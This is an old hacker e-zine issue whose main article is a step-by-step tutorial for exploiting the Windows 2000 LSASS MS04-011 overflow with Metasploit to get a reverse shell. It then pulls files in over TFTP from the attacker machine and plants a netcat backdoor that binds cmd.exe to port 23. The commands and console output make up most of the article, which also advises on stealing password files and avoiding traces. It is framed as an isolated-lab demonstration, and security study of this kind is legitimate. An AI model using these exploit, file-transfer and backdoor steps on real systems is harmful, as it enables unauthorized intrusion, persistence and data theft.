

[1] ==Introduction: General Updates==

Well not much to say. Most of my regular writers, including me, are stuck with the C32.Flu virus that's been running around (That is the Carbon 32bit Flu Virus). An excellent article from Israel Torres is the life saver this time. Also, I'm still looking for writers. Willing to trade SWAG for work! The eBay fraudster article is sort of your "comical" relief for Christmas, so I hope you enjoy. Got a couple things planned for the site, including a All Hacker Wiki, and a Blog section which will be similar to "Hack a Day". 2006 Printed editions are going to have some new graphics, so you might want to look around if you cant find it at your local bookstore. Also, a possible points system may be added to the forums for SWAG, Issues and other prizes. And that's about it. Hope everyone has a great Christmas. Make sure to update your anti-viruses against the C32.Flu (Honestly it's not fun).

Merry Christmas!!!!

[2] ==Edition Quote==

"C:\DOS
C:\DOS\RUN
C:\RUN\DOS\RUN"
Anonymous

[3] ==Tools==

Spyware & Privacy Stuff

CCleaner - www.ccleaner.com

Spybot S&D - <http://www.safer-networking.org/>

Sniffers

Ethereal - <http://www.ethereal.com/>

Ettercap - <http://ettercap.sourceforge.net/>

EtheApe - <http://etherape.sourceforge.net/>

Online Perimeter Testing

PC Flank - <http://www.pcflank.com/>

[4] ==Links==

<http://www.israeltorres.org> - Awesome security blog from one of our authors.

<http://perverted-justice.com> - A few good guys working to clean up the internet from pedophiles.

<http://www.warspyla.com/> - Warspying, the art of wireless camera sniffing.

<http://www.hackingisnotacrime.com/> - Name says it all

<http://www.torrentspy.com> - Bittorrent isn't dead, just being ignored!

<http://www.i-hacked.com> - An excellent site for some hardware hacks.

=====
FREE POSTERS

Excellent poster for the security geek.. Plus, they are FREE (Courtesy of tripwire). Check it out.. I promise you, its well worth the phone call and any propaganda you get in the mail.

<http://www.tripwire.com/resources/posters/index.cfm>

A Demo PDF of one of their posters can be found here. Personally I love the "Server Under Siege" Poster, but was unable to find a PDF preview.


http://www.tripwire.com/files/literature/poster/Tripwire_exploit_poster.pdf

Quick note, this is not a paid advertisement. I just wanted to let everyone know they could get free posters while they last.

=====

[5] ==Articles==

[a]



Penetrating You Ever So Deeply

By Israel Torres <Israel@israeltorres.org>

This article will demonstrate the simple steps in “*pwning*” a system and having your way with it.

Disclaimer: *Please note this article is for demonstration purposes only.*

With this demonstration you are going to learn a simple Windows on Windows attack-defense posture. You may think that practical systems on today’s networks may be easily able to prevent this particular attack. However I will say that I have seen this exploit succeed on many production systems at a corporate level on machines that are allegedly supposed to be secure even at a National level. I would not suggest trying this unless you understand the consequences. You may have better luck running this at the next LAN party. I would suggest trying this on an isolated test network.

Requirements:

1 – System_Attacker (Windows 2000 – *base installation*)

1 – System_Defender (Windows 2000 – *base installation*)

1 – Crossover cable (or hub)

If you have virtual emulation software, create two of the above images instead.

Configuration:

To keep this demonstration simple you will have two systems, one attacking and one defending. They are respectively named and referred to as “ATTACKER”, “DEFENDER”.

Using the same subnet: 255.255.255.0 they are statically configured to use IP as follows:

ATTACKER : 192.168.2.4

DEFENDER : 192.168.2.3

This demonstration uses the LSASS overflow vulnerability and exploit. There are tools readily available for download. (URLS and information are posted at the end of this article for readability). The tools used in this demonstration are as follows:

Software to download:

DSScan v1.00

Metasploit Framework 2.5

Once you have downloaded this software make sure you install (if necessary) and configure them on your attacking machine (e.g. ATTACKER). All penetration will be done through system ATTACKER. All installation procedures are for the default configuration profile.

DSScan:


Extract DSScan.exe from dsscan.zip and place it on the desktop.



DSScan.exe

Metasploit:


Install Framework-2.5.exe




The Test

At this point you want to make sure our network is working the way you think it is, and the way you want it to be working.

Click Start→Run and type CMD.EXE to open a command session. At the command prompt type **prompt \$g**
This redefines your command prompt to get rid of the clutter.



Now you should ping system DEFENDER to make sure you can establish a connection:
At the prompt type PING.EXE 192.168.2.3




You should expect an immediate reply from system DEFENDER if things go as expected you may continue. Otherwise if you can't see system DEFENDER you appear to have a networking problem which is out of the scope of this article. You may not pass go until you have figured this out.

You may close this command session by typing EXIT and then hitting the enter key.


The Scan

You need to scan your defending target at this time to check whether or not it is vulnerable to this attack. **Do not attempt an outright attack without gathering intelligence about your target system.** Doing so could compromise your own security and personal freedom.


Start **DSScan.exe** by clicking on it (it should be on the desktop).



By default it should have the IP address of system ATTACKER (192.168.2.4). There is no need to scan range of Ips since we know our target's IP address. You may type it explicitly in by changing the last digit from 4 to 3 and click the → button. Otherwise if you have other machines on this network you can just click the big → button to get the Start:End range loaded.



The rest of the settings should remain at default for this demonstration. You can go back and play with them later. Once your defender's IP has been loaded, click the blue arrow button at the right. After a few seconds the red progress line will turn blue and system DEFENDER should show a status of VULNERABLE.




If things go as expected you may proceed. Otherwise you appear to have patched your Windows 2000 image somewhere along the line. The good part is that your system is not vulnerable to this specific attack. The bad part is that with this patch in place the demonstration will not work. You may not pass go until your test system is no longer patched.

The Attack

You are ready to pwn the defending machine.

First we need to open the MSFConsole:


Click Start → Programs → Metasploit Framework → MSFConsole



To make things easier to read maximize the window by clicking on the middle button on the right of the command window.

At any time you may request help by typing **help** at the console:

msf > **help**




To list the available exploits type **show exploits**

msf > **show exploits**


You can scroll and find the exploit used in this demonstration:

lsass_ms04_011 Microsoft LSASS MS04-011 Overflow



You need to specify that you are going to use this exploit:
msf > use lsass_ms04_011

You can view this exploit's configuration settings by typing **show options**
msf lsass_ms04_011> show options



```
msf > use lsass_ms04_011
msf lsass_ms04_011 > show options

Exploit Options
=====

  Exploit:   Name          Default  Description
-----
required    RHOST
optional    SMBDOM
required    RPORT        139      The target port
optional    SMBUSER
optional    SMBPASS
Target: Automatic

msf lsass_ms04_011 > _
```


You need to set the variable names as follows. Casing is very important here, otherwise you will receive a warning that the names are to be in UPPER case.

You need to set the remote host address (system DEFENDER)
msf lsass_ms04_011> set RHOST 192.168.2.3

You need to set the local host address (system ATTACKER)
msf lsass_ms04_011> set LHOST 192.168.2.4

You need to set the payload for this exploit.
Msf lsass_ms04_011> set PAYLOAD win32_reverse

You are now ready to exploit the target system with one simple word: **exploit**
msf lsass_ms04_011 (win32_reverse)> exploit



```
msf > use lsass_ms04_011
msf lsass_ms04_011 > show options

Exploit Options
=====

  Exploit:   Name          Default  Description
-----
required    RHOST
optional    SMBDOM
required    RPORT        139      The target port
optional    SMBUSER
optional    SMBPASS
Target: Automatic

msf lsass_ms04_011 > set RHOST 192.168.2.3
RHOST -> 192.168.2.3
msf lsass_ms04_011 > set LHOST 192.168.2.4
LHOST -> 192.168.2.4
msf lsass_ms04_011 > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf lsass_ms04_011(win32_reverse) > exploit_
```

When you have a successful connection you should see system DEFENDER's command prompt:

```
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target ()
[*] Sending 32 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 192.168.2.4:4321 <-> 192.168.2.3:1033
```

Microsoft Windows 2000 [Version 5.00.2195]
I Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>

```
msf lsass_ms04_011(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target (<)
[*] Sending 32 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 192.168.2.4:4321 (-> 192.168.2.3:1033

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>
```

The Next Level

Congratulations you are in! ... So now what? Once you are in there are unlimited possibilities of what you could do next:

Only Fooling Around


A quick way to get noticed is to send a message using “**net send**” (if it isn’t disabled). You are having the penetrated system send a message to itself.

Type **net send 192.168.2.3 We Are Controlling Transmission**

ATTACKER VIEW

```
C:\WINNT\system32>net send 192.168.2.3 We Are Controlling Transmission
net send 192.168.2.3 We Are Controlling Transmission
The message was successfully sent to 192.168.2.3.
```

DEFENDER VIEW




To make it more confusing you can use its own computer name (e.g. DEFENDER) instead of the IP address:

Type **net send DEFENDER We Are Controlling Transmission**

ATTACKER VIEW

```
C:\WINNT\system32>net send DEFENDER We Are Controlling Transmission
net send DEFENDER We Are Controlling Transmission
The message was successfully sent to DEFENDER.
```

DEFENDER VIEW



Remember in a real life scenario this will only start bringing questions and may eventually lead back to you (especially if you are known to be the “*resident hacker*”) especially if you haven’t taken any other precautions.

Here are the downsides once you have established a connection:

- If at any time they sense something is going on they can type in **netstat -a** and see the machine named **ATTACKER** is connected / or was connected to their system at one time.

DEFENDER VIEW

```

Select C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>netstat -a

Active Connections



Proto Local Address           Foreign Address         State
TCP   defender:epmap          defender:0              LISTENING
TCP   defender:microsoft-ds  defender:0              LISTENING
TCP   defender:1025           defender:0              LISTENING
TCP   defender:1033           defender:0              LISTENING
TCP   defender:netbios-ssn   defender:0              LISTENING
TCP   defender:1033           ATTACKER:4321          ESTABLISHED
UDP   defender:epmap          **:*                   **:*
UDP   defender:microsoft-ds  **:*                   **:*
UDP   defender:1026           **:*                   **:*
UDP   defender:1039           **:*                   **:*
UDP   defender:netbios-ns    **:*                   **:*
UDP   defender:netbios-dgm   **:*                   **:*
UDP   defender:isakmp        **:*                   **:*

C:\>_

```

- If at any time they sense something is going on they can start their Windows Task Manager and immediately a lot of processes happening. More questions will arise after they try and attempt to end these processes only to find **ACCESS IS DENIED**. – These processes remain active even after you have dropped the connection.

DEFENDER VIEW



- Launching GUI based applications will not work as you expect them to.


Take a File, Leave A File

Something a little more practical and useful once you have penetrated a system is to either copy files into the system or copy files out of the system. These files can be more tools to further the penetration, password files, illicit pictures, classified reports, etc.

Chances are the target system will not have something readily available other than the default TFTP client. (*This client is often ignored and remain on some of the most "secure systems" out there*). With the client already installed on your target system (DEFENDER) by default all you need is to install and run a TFTP server on your side. In this case we will have this on system ATTACKER, in other cases this is usually on another system far away from you (also controlled by you).

A great Windows TFTP server is **TFTPd32** by Ph. Jounin. Download and extract the zip file to system ATTACKER's desktop and click on **fttpd32.exe** to start the default service on port 69.

ATTACKER VIEW



For this demonstration you will copy 2 files over from system ATTACKER to system DEFENDER using TFTP.

You should still be in DEFENDER's command prompt from system ATTACKER. If not get there as documented above. I'll wait.

At this point **TFTPD32** is running and you have penetrated system DEFENDER and ready to get busy.

One thing you may have noticed by now is that **the console is unforgiving to mistakes**. For example using the backspace because you mistyped something won't work as you think it will. If you are going to be typing commands again and again write them into a batch file then copy the file over as done in this demonstration. Again the obvious heed for this is that there is now a foreign artifact on system DEFENDER and may either get noticed or removed automatically by a scanner of sorts. **Most importantly you are now leaving hard evidence that you were there.** You can also just copy text from system ATTACKER and paste it to system DEFENDER if you really don't want to leave bat files on system DEFENDER.

"Here Kitty Kitty"


A question now comes to mind. Say you want to come back to this machine for whatever reason. Do you really want to risk using this vulnerability:exploit method again? What happens if the vulnerability is patched? What happens if you can't get to a machine that has Metasploit readily available? Yes, thinking ahead is a very important part of any type of "hack". For this demonstration we prepare our future by assuring our gateway to this system by installing a running version of everyone's all time favorite networking tool **netcat**. This is a reliable tool that will suit our needs of letting us (or anyone else savvy) back in the system at our beckoned call.

Download and extract **nc.exe** from **nc111nt.zip**. To make things easier copy **nc.exe** to the same directory **tftpd32.exe** is in. Also create a batch file with notepad that contains this single line:

```
@nc -l -p 23 -t -e cmd.exe
```

... Save the file with quotes as "**nc.bat**" so that it is saved as a **.bat** extension, otherwise it may get saved as nc.bat.txt which won't be useful to us.

ATTACKER VIEW



From system ATTACKER:DEFENDER's command prompt type **TFTP -I 192.168.2.4 GET nc.exe** to copy the file from system ATTACKER to system DEFENDER.

ATTACKER VIEW

```
C:\WINNT\system32>TFTP -i 192.168.2.4 GET nc.exe
TFTP -i 192.168.2.4 GET nc.exe
Transfer successful: 61440 bytes in 1 second, 61440 bytes/s
```

